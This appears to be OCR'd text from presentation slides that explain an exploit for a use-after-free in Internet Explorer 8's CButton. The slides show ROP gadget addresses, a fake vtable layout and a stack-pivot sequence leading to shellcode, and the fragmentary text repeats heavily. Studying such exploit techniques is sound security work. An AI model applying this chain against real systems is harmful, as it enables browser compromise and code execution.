
IE8 CButton UAF



```
0x7c348b05: xchg eax, esp; ret
```

Before stack pivoting


IE8 CButton UAF



```
0x7c348b05: xchg eax, esp; ret
```

Stack pivoting


IE8 CButton UAF



```
0x7c348b05: xchg eax, esp; ret
```


After stack pivoting

IE8 CButton UAF




```
0x7c341024: ret;
```

IE8 CButton UAF



```
0x7c344cc1: pop eax; ret;
```

IE8 CButton UAF



Fake Vtable

0x7c341024
0x7c344cc1
0x7c348b05
More ROP


EAX

ESP

EIP

More ROP

IE8 CButton UAF



Fake Vtable

EAX

button.destroy();

Fake Vtable
0x7c341024
0x7c344cc1
0x7c348b05
More ROP
Shellcode

2: ret

